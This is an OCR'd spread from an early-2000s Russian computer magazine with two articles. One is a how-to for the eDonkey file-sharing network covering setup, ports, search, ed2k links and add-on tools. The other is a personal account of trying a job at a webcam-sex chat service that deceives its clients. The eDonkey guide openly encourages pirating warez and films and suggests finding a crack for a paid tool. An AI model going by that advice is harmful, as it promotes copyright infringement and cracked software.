
В Интернете есть все. Думаю, ты об этом часто слышал. Но, вволю нагулявшись по поисковикам и варезным сайтам, ты, скорее всего, понял, что все не так просто: чаще всего ссылки на позарез нужную тебе новую версию фотошопа, ISO'шник WinXP или на свежую серию «Санта-Барбары» либо изначально были дохлыми, либо тихо умирали прямо в твоем даунлоад-менеджере. Это логично: во-первых, правообладатели не спят и быстро «давят» такие сервера, во-вторых, если не ограничивать пропускную способность канала, то народной любви к серверу с хорошей подборкой вареза и коллекцией фильмов он обычно не выдерживает. В любом случае, тянуть что-то одновременно с сотней других пользователей через узкое «горло» в 10-15 kbps – сомнительное удовольствие.

Но нам с тобой нет необходимости тратить свое время и нервы. Мы вполне можем пользоваться услугами сетей шаринга файлов, работающих по принципу peer-to-peer (P2P) - передача информации напрямую от клиента клиенту. По этой технологии построены сервисы KaZaA, iMesh, ныне покойные Napster и AudioGalaxy, пейджеры ICQ и Odigo. И если Napster предусматривал исключительно обмен музыкой, то с помощью eDonkey или iMesh можно обмениваться чем угодно: музыкой, варезом, фильмами. Идея тривиальна: ты ставишь себе небольшую программу, указываешь ей, чем из своей коллекции ты хочешь поделиться с народом, цепляешься к сети - и в твоем распоряжении все, что лежит в публичном доступе у нескольких сотен тысяч человек. И никаких copyright control services!

Этот обзор посвящен одной из лучших P2P-сетей - сети eDonkey.

<Родословная eDonkey>

Скандал вокруг Напстера сделал хорошую рекламу идее - начали появляться сети аналогичной концепции. Но опыт - очевидно, сын ошибок трудных, и потомки чаще всего обеспечивали лучший сервис и были свободны от недостатков



Интерфейс eDonkey

предшественника. Основными просчетами создателей Напстера были ориентировка исключительно на музыку и централизованность сети: все пользовательские базы данных хранились на центральном сервере компании. Сеть eDonkey придерживается широких взглядов на контент и свободна от корпоративного единства - физически это множество независимых серверов, обслуживающих по несколько сотен или тысяч юзеров каждый. Если тебе нечем заняться - ты тоже можешь скачать и поставить у себя серверную часть eDonkey. Через некоторое время твой сервер появится в общем списке, и кто-нибудь обязательно скажет тебе за это «спасибо». Вполне возможно, что это сделает твой провайдер, когда будет выставлять тебе счет за трафик :).

Для сети eDonkey существуют два основных клиента: eDonkey2000 и OverNet.


OverNet является развитием eDonkey2000, обладает сходным интерфейсом и функциями. Между ними есть небольшая разница в интерфейсе поиска, а также в OverNet отсутствует понятие «сервер» - клиенты «общаются» друг с другом напрямую. В принципе, абсолютно все равно, какого клиента предпочесть - учитывай только, что OverNet написан с использованием технологии .NET, и для того, чтобы он запустился, тебе сначала нужно выкачать и поставить пакет «M$ .NET framework».

ССЫЛКИ ПО ТЕМЕ

- www.edonkey2000.com - официальный сайт eDonkey.
- www.overnet.com - официальный сайт OverNet.
- www.file-finder.com - официальный сайт eDonkey bot.
- www.ruvideo.com - отличный сайт с eDonkey-ссылками и кучей полезной информации по настройке. Знакомство с сообществом eDonkey рекомендуется начинать отсюда.


<eDonkey: знакомство (quick'n'dirty installation guide)>


Чтобы особо не путаться, мы выберем для вивисекции eDonkey2000, как программу, имеющую больше возможностей тонкой настройки. В тех случаях, когда поведение OverNet сильно отличается, это будет отмечено.




Знакомься: это OverNet

eDonkey2000 существует в консольной и GUI-версиях для Windows и linux, а также имеет Java-инкарнацию для использования под JRE. Консольная версия клиента обеспечивает абсолютно ту же функциональность, что и GUI-версия (в том числе понимает eDonkey-ссылки), но все придется делать ручками, вводя нужные команды.





eDonkey в командной строке



Настройка eDonkey

Мы - не армянский комсомол, чтобы самим себе устраивать трудности, а потом их преодолевать. Мы отлично себя чувствуем в Windows xp и поэтому будем ставить GUI-версию под Windows. Но перед этим на машине с файрволлом следует открыть TCP-порты 4661-4664 и UDP-порты 4665 на вход и на выход. Если у тебя еще и NAT - на гейте перенаправляешь те же порты на машину с eDonkey.

ИЗБАВЛЯЕМСЯ ОТ РЕКЛАМЫ

Надоел баннер вверху? Плати денежку за регистрацию. Если жадничаешь - иди в папку с ослом, ищи файлы 1.html и def.html, удаляй оттуда все содержимое и ставь на них атрибут Read only. А еще лучше - в def.html между тегами <body>...</body> вставь такой код:

```
<a href=http://xakep.ru target=_blank><img src=http://sonique.ph.ru/downloads/e2k_h.jpg width=464 height=58 border=0></a>
```

...и получишь вполне приличную картинку с нашим логотипом, по клику на которой ты будешь уходить на сайт твоего любимого][. Не забудь про атрибут Read only - иначе эта красота будет вскорости ослом изменена обратно.

Все, теперь устанавливаем и запускаем программу. Затем, разобравшись в интерфейсе, давим кнопку «Options» и производим несколько магических пассов.

1. Твой ник. Если не планируешь общаться с помощью eDonkey - то смысла особого не имеет. Пиши, что хочешь.
2. Использование канала. Выстави здесь максимальную ширину канала, которую ты согласен отдать для загрузки (Max Download Speed и Line Speed Down) и выдачи (Max Upload Speed) файлов.
3. Это уже важнее. Прежде, чем ты начнешь что-то искать и качать - определись с местом, где у тебя будут лежать временные файлы eDonkey (put temporary files at) и куда будут складываться файлы, докачанные до конца (put incoming files at). Здесь есть несколько тонкостей. Во-первых, размещай эти папки на одном томе - тогда преобразование файла из временного в постоянный будет занимать всего пару секунд. Во-вторых, папку для временных файлов держи на диске, на котором у тебя больше всего свободного места, так как eDonkey, начиная закачку, резервирует место сразу под весь файл, забивая отсутствующие блоки нулями. Если у тебя Windows XP/2000 - присвой этой папке и ее содержимому атрибут «compressed».
4. Ограничение на максимальное количество соединений. В зависимости от своего канала выставляешь здесь 500-1000 - будь осторожен, чтобы не «убить» связь. Для Win2000/XP не нужно никаких дополнительных манипуляций, а вот если у тебя Windows ME/98, то,

NEXT

PC_Zone

EDONKEY: ОСЛИК НЕ ДЛЯ ОСЛОВ

Sonique (btf@btf.ru, http://btf.ru)

просто сменив цифру в опциях eDonkey, реально повлиять на количество соединений ты не сможешь. Придется лезть в реестр и вручную поправить ключ HKLM\System\CurrentControlSet\Services\VxD\MSTCP\Max Connections.

5. Выставляем опции:

* «Always stay connected». Ослик при дисконнекте сразу начинает попытки подцепиться к другому серверу.
* «Reconnect on loss». Ослик начинает переподключаться к тому же серверу, на котором висел до обрыва.
* «Automatically remove dead servers». Удалять «мертвые» сервера из списка.
* «Verify download cancels». Проверка отмены запросов на закачку.
* «Verbose». Показывать дополнительную служебную информацию (это для маньяков типа меня, которые желают контролировать все и вся :)).
* «Close sends to system tray». При нажатии на кнопку с крестиком ослик не закрывается, а мирно сворачивается в трей.
* Опция «Save corrupt files» (сохранять поврежденные файлы), в общем-то, не нужна и даже вредна, если для тебя важнее целостность файла, нежели его наличие в любом виде. В случае с софтом это критично. Если эта опция включена - всегда убирай «запорченные» файлы из общего доступа, дабы не способствовать их дальнейшему распространению.

6. Сообщения от других юзеров. На твое усмотрение. Если собираешься общаться с помощью eDonkey - ставь «Accept all».
7. Настройки прокси, установка текстовых фильтров на поиск. Кнопка «Change UI» ничего не делает, так что можешь использовать ее в качестве «кнопки для нажимания» :).

У OverNet в опциях есть кнопка «Take ed2k links» (обрабатывать ссылки eDonkey), а также возможность вручную указать порты. OverNet спокойно живет вместе с eDonkey - ему пофиг, на каких портах висеть.

Настроился? Открыл порты? Жми «Connect»! Нажал? Соединяется? Долго соединяется? Уже час сидишь, смотря на окошко, а толку никакого? Закрывай осла и двигай на сайт www.thedonkeynetwork.com в раздел serverlist за свежим списком живых серверов. Точно закрыл осла? Проверь - если не закрыл, то у тебя не получится обновить нужный файл. Скачиваешь актуальный server.met, кладешь его в папку с eDonkey, и - вуаля, твой персональный интернет-ослик готов пахать на тебя до седьмого пота.


Соединившись с сервером, проверь свой UserID (показывается в диалоге «About»). Если он длинный (8-10 цифр) - все в порядке, можно жить. Если короткий - лучше переподключиться, так как короткий UserID означает «пассивный режим», и ты не сможешь что-либо выкачивать у людей, сидящих за файрволлом. А зачем нам добровольно себя ограничивать?

ССЫЛКИ ПО ТЕМЕ

- www.kubik.ru/ed_guide.php - подробные рекомендации по подготовке eDonkey к работе.
- www.netlab.e2k.ru/index.php?id=faq - русский FAQ по eDonkey.
- www.thedonkeynetwork.com - свежие списки «живых» серверов.


<Ищем, находим и качаем, качаем, качаем…>

Поиск в eDonkey идет на том сервере, к которому ты подсоединился. Жмешь на вкладку «Search», выбираешь тип файла, вбиваешь то, что хочешь найти. Однако помни, что ты ищешь именно файлы, а не что-то абстрактное, eDonkey - это не Яндекс, и контекстные запросы тут не прокатят. Давишь «Submit», через несколько секунд получаешь список подходящих файлов из базы данных своего сервера. Если в этом списке ничего подходящего нет - обрати внимание на кнопочку «Extend search», которая появляется рядом с «Submit» по окончании поиска. Ее легко не заметить, а между тем, именно нажатие этой кнопки генерирует отправку поискового запроса к следующему серверу. Нашел? Теперь кликни эту кнопку раз пятьдесят :) до момента появления надписи «No more servers to extend to» - пусть ослик пройдется с твоим запросом по всему списку серверов. Кстати, это рекомендуется делать в любом случае: во-первых, так больше шансов отыскать то, что ищешь, а во-вторых, ты получишь возможность оценить, у какого количества человек есть нужный тебе файл (availability), и выбрать ту версию, у которой больше всего источников.



Поиск

Неудобно? Неудобно. Сидишь, как пенек, и тупо жмешь одну и ту же кнопку. Но ты не унывай, в природе существует очень хорошее дополнение к ослу - надстройка eDonkey bot, среди функций которой есть глобальный поиск по всем серверам.



Процесс загрузки

Нашел файл? Кликай на нем правой кнопкой мыши и добавляй в очередь. На вкладке «Downloads» можно посмотреть, что именно eDonkey сейчас делает с файлом: занимается поиском источников («Looking…») или закачивает («Transferring…»), у кого именно и какие фрагменты найдены, что из них тянется, а что - стоит в очереди («On queue»). Справа на каждой строчке - цветная линейка, графическое представление доступных фрагментов. Черные полоски - те части, что есть в наличии, синие и красные - недостающие. На линейке с именем файла показывается его комплектация у тебя на винте, на линейке рядом с ником источника - наличие каких-то фрагментов (которые ослик будет закачивать) у него. Самая песня, когда в наличии несколько источников с полностью черными линейками - это те, у кого файл есть целиком.

ДОПОЛНИТЕЛЬНЫЙ СОФТ

Hash enforcer
www.chatternation.net/tecxx_tools/rehash.zip
Полезняшка, которая пригодится в случае «зависания» докачанного файла в стадии «Looking». Позволяет слегка запортить файл, изменив в нем несколько байт, что заставит eDonkey перезакачать неправильный блок.

eDonkey doctor
www.netlab.e2k.ru/mypic/DonkeyDoctor1001c.zip
Утилита для восстановления списка закачек из временных файлов (.met) eDonkey в случае неожиданных падений программы. Инструкция на русском: www.netlab.e2k.ru/index.php?id=faq&p=45.

FakeCheck
www.donkey-tools.de/eng/index.php?section=fakecheck
Проверка закачек на вшивость. Прочесывает твой download-лист и сверяет файлы с базой данных фальшивок сайта http://donkey-fakes.de.vu.


<Обмен файлами в сети eDonkey: технология>

Особенности технологии обмена файлами eDonkey позиционируют эту сеть, как незаменимую для шаринга файлов большого объема: тяжелых дистрибутивов или фильмов. Каждый файл бьется на небольшие блоки, которые уже в процессе закачки доступны для скачивания всем остальным. eDonkey с умом подходит к выбору очередного блока: в первую очередь тянутся наиболее редкие фрагменты, которые сейчас «держит» меньше всего пользователей. Очевидно, популярный файл быстро разойдется: через небольшой промежуток времени он равномерно «размажется» по сети. Если первый владелец файла не убрал его раньше, чем в сети будет доступно хотя бы по одной копии каждого фрагмента - eDonkey гарантированно доставит твой заказ тебе на винт. Помни об этом условии, когда будешь раздавать файлы. Не убирай их из публичного доступа сразу, подожди, пока они расползутся. Одинокий полугигабайтный ISO'шник с недостающим последним блоком в очереди - очень тоскливое зрелище.

РАЗДАЧА ФАЙЛОВ

Если ты собираешься заниматься раздачей файлов всерьез - особенно это касается файлов большого объема - попробуй сколотить свою собственную команду. Когда я был ведущим раздела Moviez на NoNaMe, мы использовали следующую весьма эффективную стратегию: вначале файл раздавался по ftp всем членам группы (а это 20-30 человек на хороших каналах), а уже потом публиковали на сайте ссылку. Файлы «держались» неделю-другую порциями по нескольку штук, чтобы обмен проходил более узконаправленно. При этом снималась проблема «простаивания» в очередях по нескольку суток, закачка стартовала из нескольких полных источников - короче, процесс шел с максимальным КПД :).

Файлы в сети eDonkey идентифицируются не по имени, а по контрольной сумме и объему. Именно поэтому все равно, как называть файл, и поэтому же eDonkey не так удобен для обмена музыкой: для mp3-файлов нельзя гарантировать неизменность, в отличие от фильмов и архивов. Простое изменение информации в id3-тэге приведет к появлению по твоей инициативе еще одного файла, который будет воспринят как уникальный. А если ты переупаковываешь архив или изменяешь несколько байт в экзешнике - вероятнее всего, ты знаешь, что делаешь.



Получаем ссылочку

Однозначная идентификация файлов делает возможным еще одну вкусную особенность ослика - возможность публикации ссылок на файл из сети eDonkey. За это eDonkey очень любят команды, занимающиеся релизами фильмов и софта. В общем виде ссылка выглядит следующим образом:

ed2k://|file|ИМЯ ФАЙЛА ДЛЯ ПОСТАНОВКИ В ОЧЕРЕДЬ|РАЗМЕР|ХЭШ|

Чтобы вытащить из eDonkey ссылку - достаточно щелкнуть правой кнопкой мыши по нужному файлу на вкладке «Downloads» или «Shared» и выбрать пункт меню «Copy link to clipboard».

ССЫЛКИ НА САЙТЫ С EDONKEY-ЛИНКАМИ

- www.sharereactor.com - западный сайт с огромным количеством релизов фильмов, аниме, софта, игр для PC и приставок, книг и еще много чего.
- www.ruvideo.com - российские фильмы и мультфильмы. Рекомендуется форум.
- www.nnm.ru/moviez/index.php?section=linkz - предшественник RuVideo.
- www.netlab.e2k.ru - русский аналог ShareReactor.
- www.edonkey-links.com - много свежих релизов от французов.

<eDonkey bot: дополнение к eDonkey>

Глобальный поиск по всем серверам списка, как ручная (одним кликом!), так и интеллектуальная автоматическая регулировка ширины канала на download/upload, слежение за параметрами соединения, ускорение процесса загрузки - многое может полезняшка eDonkeyBot, которую я очень рекомендую использовать совместно с eDonkey. Она может с заданной периодичностью переключать сервера, выбирая те, на которых больше всего юзеров, что очень полезно при скачивании редких файлов. В режимах «Auto priority» и «Looking boost» она меняет приоритет у файлов и включает-выключает паузу, тем самым «теребя» осла и заставляя его искать новые источники с большей интенсивностью.


eDonkey-бот

На текущий момент программа существует в инкарнациях Lite и Pro, отличающихся друг от друга наличием глобального поиска и некоторых функций мониторинга процесса. Pro-версия стоит денег.

Последние версии eDonkeyBot можно скачать по адресу www.file-finder.com/files, лекарство к Pro-версии очень быстро находится поиском в самом eDonkey. Версию 1.21 - последнюю бесплатную версию программы, в которой еще присутствует глобальный поиск, можно скачать тут: vbrussian.com/movie/files/eDkBot1.21.zip


КАК ЗАСТАВИТЬ РАБОТАТЬ EDONKEYBOT 1.21, ЕСЛИ ОН УПОРНО «ВЫПОЛНЯЕТ НЕДОПУСТИМУЮ ОПЕРАЦИЮ».

Добавляй в локальный dns (или notepad'ом в файл hosts, расположенный в каталоге system32/drivers/etc/ каталога windows) следующие пары:

127.0.0.1 lm33.free.fr
127.0.0.1 www.file-finder.com
127.0.0.1 sda.edonkey2000.com

<Итого>

Начав пользоваться eDonkey, ты быстро поймешь, что ресурсы этой сети актуальны и неисчерпаемы. Главное - не слушай тех, кто говорит, что это забава для людей с большими бабками, выделенной линией и наплевательским отношением к трафику. Брось, все не так пессимистично. Поделюсь с тобой секретом: у меня нет никакой выделенки, у меня старенький Курьер и диалап. Но я давно бросил подсчитывать гигабайты, вытянутые с того момента, как у меня на машине поселился ослик. Отсутствие выделенки - не препятствие, просто нужно чуть-чуть терпения и дешевый (ночной) анлим. Так что смело ставь эту прогу и постигай с ней счастье обладания контентом. Ну а я пошел смотреть, не появилась ли у кого из ослиководов вторая часть «Властелина колец». Не люблю, знаешь ли, когда мой eDonkey простаивает без дела.



PC_Zone

КАК ПРОДАТЬСЯ В ПОРНО

Elena (elena_s@fromru.com)

КАК ПРОДАТЬСЯ В ПОРНО

ЗА КУЛИСАМИ БИЗНЕСА

Наши политики клянут Инет как нечто, состоящее почти исключительно из порнографии, а я за 7 лет жизни в Сети ни разу даже на порносайте не была. Поэтому, когда я позвонила по объявлению в газете о вакансии, требующей "умения быстро печатать на английском и хорошего знания языка для ведения видеоконференций", и поняла, что речь идет о "сетевом развлечении для взрослых", мне тут же захотелось попробовать свои силы на новом поприще.

Вакансия была сама по себе не порнушная, но, тем не менее, напрямую с этой индустрией связанная - быть толмачом с клавиатурой при стае обнаженных девушек за 150-200 долларов в неделю. Я жутко обрадовалась - не зря же в последнее время запоем читаю NC-17 фики, в результате чего мой запас английских ненормативных слов значительно превысил количество известных мне ругательств на русском, - и тут же договорилась о собеседовании.

Фанфики - сетевая литература "по мотивам" (книг, сериалов, фильмов, компьютерных игр). NC-17 - высшая из категорий "для взрослых", может содержать (и содержит!) большое количество нецензурных слов, сцены насилия, гетеро- и гомосекс. Как ни странно, сюжет, хороший язык и психологическая достоверность в них тоже часто встречаются.


Кстати, подкупила меня и техническая компонента, которую я достроила в воображении на основании информации, полученной от собеседователя, - выделенный канал, пропускающий видеоизображение с десяти камер! Ух! После моего чахлого 56К модема, страдающего хроническим дисконнектом, с таким чудом рядом посидеть - и то хорошо!

Увы, приятельница с юрфака, с которой я поделилась новостью, поспешила испортить мне хорошее настроение. Она завила, что моя будущая деятельность вроде бы подпадает под статью "распространение порнографии", на что до последнего времени не обращали внимания, но именно сейчас будто бы собираются обратить...

Время до собеседования прошло в метаниях и томлениях. Я страдала от мысли, что, может быть, это так же безнравственно, как торговать оружием или наркотиками. Ночью мне снились налеты на офис, допросы следователя, позорный приговор в суде, плачущие родители и долгий срок. Но желание познать, как устроен один из немногих процветающих в Инете бизнесов, пересилило.

Подъезд, квартира, могучая дверь, за ней охранник, похожий на подхалтуривающего студента. Основатель сервиса, похожий на подхалтуривающего аспиранта. Собеседование на кухне. Основатель начал с того, что раскритиковал мое знание английского, ибо ему не понравилось мои произношение и грамматика. Что правда, то правда - говорить по-английски я не умею совершенно. И не потому, что не умею, а потому что на публике я так стесняюсь, что порой забываю даже родной язык. Но ведь от меня требовалось не говорить, а писать! Аналогичным образом подверглись поношению мои интернет-достижения: основатель спросил, что я подразумеваю под "своими сайтами", ибо с его точки зрения сайт - это Яндекс или там Лист.ру, а все остальное - домашние странички, о которых и говорить не стоит. К этому моменту от злости я все-таки вспомнила отдельные (наиболее колоритные :) обороты родной речи и поинтересовалась, это он так пытается мне вежливо отказать или все-таки интересуется, что я умею. Данный подход себя оправдал. Мой работодатель сдался и все-таки допустил меня в ту дверь, за которой и творилось таинство порно. Хм... На вид это была обычная дверь в обычную комнату в обычной квартире :). Вдоль одной стены этой комнаты было сделано нечто вроде фонов для фотоателье - на полу пять матрацев, задрапированных вместе с прилегающим к ним куском стены яркими тканями, на них пять девушек, фривольно, но отнюдь не предосудительно одетых. Перед каждым матрацем - первое разочарование - дешевенькая веб-камера, ни на какое видео не способная. Она передавала всего лишь небольшие картинки не очень хорошего качества - один кадр в десять секунд. Значит, - подумала я, - никаким каналом "повышенной проходимости" здесь тоже не пахнет. А я-то до этого все голову ломала, почему это при передаче видеоизображения общаться приходится в текстовом режиме, не голосом!

Девушки едят, курят, болтают - мне сказали, что можно делать все, если не вставать с рабочего места. Очаровала меня одна из них - она лежала на животе, болтая в воздухе ногами, настроив камеру так, чтобы весь экран заняла попка, и читала книгу. Люблю изящные решения.



Вот что значит показать себя с лучшей стороны!

Вдоль противоположной стены располагался стол с шестью компьютерами - по одному на каждую из девушек плюс один - для посторонних целей. На каждом мониторе одна и та же картинка: два окна чата и два одинаковых окна с изображением с веб-камеры. В каждом окошке чата заранее напечатано Hello - при появлении посетителя оператору нужно только нажать Enter. Что операторы (общим числом две штуки) время от времени и делали.


Пока я бросала по сторонам любопытные взгляды, одному из операторов было поручено взять надо мной шефство. Из объяснений новоиспеченного наставника я поняла, что посетителей нынче много, но большинство из них желает просто забесплатно поговорить. Задача же оператора заключается в том, чтобы поприветствовать клиента, перекинуться парой фраз, а потом предложить перейти в видеоприват - ради чего все и затея-

но. При этом посетитель может несколько секунд бесплатно посмотреть на девушку - та слышит предупреждающий звуковой сигнал и тут же начинает томно спускать лямочку с плеча или соблазнительно изгибаться. Если становится ясно, что посетитель не будет платить денежку, - разговор с ним сворачивают. Если человек соглашается расстаться со своими кровными - с ним работают оба. Оператор разговаривает, девушка соблазняет.
Иногда оператор аж дымится (на этой фразе мой "наставник" тяжело вздохнул :), видимо, живо вспомнил прецедент - по два чата на трех компьютерах теоретически могут "ожить" одновременно, и тогда каждого зашедшего нужно быстро попытаться раскрутить на видеосессию - что совсем непросто, распрощаться с теми, кто не подошел, и продолжать вести доверительные, интимные разговоры с теми, кто начал платить.
Но зачем им хороший английский? Я обратила внимание, что второй оператор - девушка - "hard cock" перевела как "большой член", а на мой слабый писк, что это скорее "эрегированный" махнула рукой со словами "это фигня, неважно". А их шеф мне намекал, что я в герундии не сильна!
- Тем не менее, - продолжал объяснять инструктор, - работа оператора крайне важна. Клиент платит не за удовольствие посмотреть набор картинок нестудийного качества, клиент платит за общение! Самую большую сумму фирме принес вовсе не извращенец, а клиент, который, оплатив сеанс, просто поговорил с красивой девушкой "за жизнь"... Хм, по крайней мере, ему казалось, что он говорил с красивой девушкой, - добавил мой наставник, с улыбкой почесывая свою начинающую лысеть макушку.
Вторая часть работы оператора - править досье девушек (например, менять ее фотку) на сервере и правильно логиниться. Я напряженно пыталась запомнить последовательность действий - включить компьютер, взять вон ту бумажку и найти в таблице ников нужный ник и пароль к нему, ввести их, сверить вон те циферки из той колонки с вот этими циферками в компьютере вон в том окошке... Какое-то время я благоговейно слушала инструктаж, пока не поняла, что все инструкции сводятся к тому, чтобы жульничать, выдавая один комплект "матрас + девушка + камера + комп" за два комплекта. Вообще-то, это вроде как запрещено, но ведь чем больше в общей массе (списке на сервере :) будет "наших" девушек, тем выше шанс, что посетитель заглянет именно к нам. А кто же откажется увеличить вероятность появления клиента без увеличения затрат на оборудование? :)



Подпись: Как много девушек... хороших?

Через полчаса наблюдений за порнопроцессом стало ясно - это работа не по мне. Каждый день умирать от скуки в чате, ведя одни и те же разговоры типа "Привет! Хочешь на меня посмотреть?"? Ну уж нет. К тому же выяснилось, что и с оплатой дело обстоит не так гладко, как мне обещали по телефону, - первые деньги я смогу увидеть месяца этак через полтора-два. Так что мои поиски новых знаний уложились в полчаса. Я печально поведала несостоявшемуся работодателю, что я им точно не подойду, и свалила.



ЧТО ДЕЛАТЬ ТЕМ, КТО МЕЧТАЕТ О СВЕРХПРИБЫЛЯХ ПОРНО?



Оставим рассуждения на тему законности и моральности данного занятия до более подходящего случая - ограничимся небольшой справкой по поводу того, каковы реальные возможности человека, принявшего решение вступить на данную стезю. Разумеется, рассматривать ее как руководство к действию не стоит.
